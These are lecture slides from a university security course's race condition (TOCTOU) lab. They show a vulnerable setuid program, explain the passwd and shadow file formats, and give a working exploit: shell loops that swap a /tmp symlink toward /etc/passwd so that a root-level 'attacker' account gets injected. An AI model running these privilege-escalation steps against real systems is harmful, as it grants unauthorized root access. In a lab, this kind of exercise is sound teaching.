

Race Condition Lab

COSC 458 – 647

Towson University

Overview

- **vulp** is a **privileged program** that is vulnerable to **race condition**.
 - TOCTOU vulnerability

- vulp gets user input and writes to file **/tmp/XYZ**
 - Assuming no overflow happens, so only RACE CONDITION.

Goal: We want to exploit ./vulp to write

1. Attacker's username (attacker) to /etc/password
2. Attacker's password (cosc458_647) to /etc/shadow

Overview

- `vulp` is a privileged program that is vulnerable to race condition.
 - TOCTOU vulnerability
- `vulp` gets user input and writes to file `/tmp/XYZ`
 - Assuming no overflow happens, so only RACE CONDITION.

Goal: We want to exploit `./vulp` to write

1. Attacker's username (attacker) to `/etc/passwd`
2. Attacker's password (cosc458_647) to `/etc/shadow`


Overview

- `vulp` is a privileged program that is vulnerable to race condition.
 - TOCTOU vulnerability
- `vulp` gets user input and writes to file `/tmp/XYZ`
 - Assuming no overflow happens, so only RACE CONDITION.


Goal: We want to exploit `./vulp` to write

1. Attacker's username (`attacker`) to `/etc/password`
2. Attacker's password (`cosc458_647`) to `/etc/shadow`


Overview




Overview



Overview




Overview



Overview





Repeat



Unlinks

Links


/etc/password




3. Writes to file

root


./vulp



Overview



Explanation



vulp.c

```
#define DELAY 5000000
```

```
int main() {  
    char * fn = "/tmp/XYZ";  
    char buffer[300];  
    FILE *fp;  
    long int i;
```

```
    /* get user input */  
    scanf("%300s", buffer );
```

```
    if ( ! access(fn, W_OK) ) {
```

```
        /* simulating the delay */  
        for (i=0; i< DELAY; i++)  
            int a = i*i;
```

```
        fp = fopen(fn, "a+");
```

```
        fwrite("\n", sizeof(char), 1, fp);  
        fwrite(buffer, sizeof(char), strlen(buffer), fp);  
        fclose(fp);  
    } else printf("No permission \n");  
    return 1;  
}
```

vulp.c

```
#define DELAY 5000000
```

```
int main() {  
    char *fn = "/tmp/XYZ";  
    char buffer[300];  
    FILE *fp;  
    long int i;
```

```
    /* get user input */  
    scanf("%300s", buffer );
```

```
    if ( ! access(fn, W_OK) ) {
```

```
        /* simulating the delay */  
        for (i=0; i< DELAY; i++)  
            int a = i*i;
```

Race
window

```
        fp = fopen(fn, "a+");
```

```
        fwrite("\n", sizeof(char), 1, fp);
```

```
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
```

```
        fclose(fp);
```

```
    } else printf("No permission \n");
```

```
    return 1;
```

```
}
```

/etc/passwd

oracle:x:1021:1020:Oracle user:/data/network/oracle:/bin/bash

The diagram illustrates the mapping of the passwd file entry 'oracle:x:1021:1020:Oracle user:/data/network/oracle:/bin/bash' to a list of seven numbered fields. Arrows point from each field to its corresponding index below it:

- 1: oracle
- 2: x
- 3: 1021
- 4: 1020
- 5: Oracle user
- 6: /data/network/oracle
- 7: /bin/bash

1. Username

2. Password (yes/no)

3. User ID (UID; Zero == root)

4. Group ID (GID)

5. User ID Info

6. Home directory

7. Command/shell

/etc/shadow

vivek:\$1\$fnfffc\$pgteyHdicpGOfffXX4ow#5:13064:0:99999:7:::

The diagram illustrates the structure of the /etc/shadow entry. It shows the entry 'vivek:\$1\$fnfffc\$pgteyHdicpGOfffXX4ow#5:13064:0:99999:7:::' with arrows pointing from specific fields to numbered labels below. Label 1 points to the username 'vivek'. Label 2 points to the password hash '\$1\$fnfffc\$pgteyHdicpGOfffXX4ow#5'. Label 3 points to the last password change '13064'. Label 4 points to the minimum days '0'. Label 5 points to the maximum days '99999'. Label 6 points to the warning days '7'.

Field	Label
vivek	1
\$1\$fnfffc\$pgteyHdicpGOfffXX4ow#5	2
13064	3
0	4
99999	5
7	6

1. Username

2. Password (hashed)

3. Last password change

4. Minimum days

5. Maximum days

6. Warning days

Goals (1/2)

I. Write the attacker's username (**attacker**) to [/etc/password](#)

- Sample

attacker:x:**0**:1000:Nice Person,,,:/home/attacker:/bin/bash



User ID (UID): **0** (Zero) is reserved for **root**

Goals (2/2)

2. Write the attacker's password (**cosc458_647**) to **/etc/shadow**

- Sample

attacker:**\$6\$abcd1234\$zD1Wn3l...5bVkv1**:15933:0:99999:7:::



Hashed password

Which hash function was used?

How do we generate it?

(hint: **mkpasswd**)



RACE_CON_LAB



Terminal

```
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ check_passwd.sh
```



Trash

Terminal

```
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ sh -c "while [ -e attacking ]; do ./vulp < input; done;"
```

Terminal

```
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ sudo sh -c "while [ -e attacking ]; do ln -s /tmp/UserOwnerFile /tmp/XYZ; rm -f /tmp/XYZ; ln -s /etc/passwd /tmp/XYZ; rm -f /tmp/XYZ; done;"
```

```
RACE_CON_LAB
Terminal
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ check_passwd.sh
STOP... The passwd file has been changed
[10/29/2014 10:45] seed@ubuntu:~/647/RACE_CON_LAB$
```

```
Terminal
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
[10/29/2014 10:45] seed@ubuntu:~/647/RACE_CON_LAB$
```

```
Terminal
[10/29/2014 10:44] seed@ubuntu:~/647/RACE_CON_LAB$ sudo sh -c "while [ -e attacking ]; do ln -s /tmp/UserOwnerFile /tmp/XYZ; rm -f /tmp/XYZ; ln -s /etc/passwd /tmp/XYZ; rm -f /tmp/XYZ; done;"
[sudo] password for seed:
ln: failed to create symbolic link `/tmp/XYZ': File exists
ln: failed to create symbolic link `/tmp/XYZ': File exists
ln: failed to create symbolic link `/tmp/XYZ': File exists
ln: failed to create symbolic link `/tmp/XYZ': File exists
ln: failed to create symbolic link `/tmp/XYZ': File exists
[10/29/2014 10:45] seed@ubuntu:~/647/RACE_CON_LAB$
```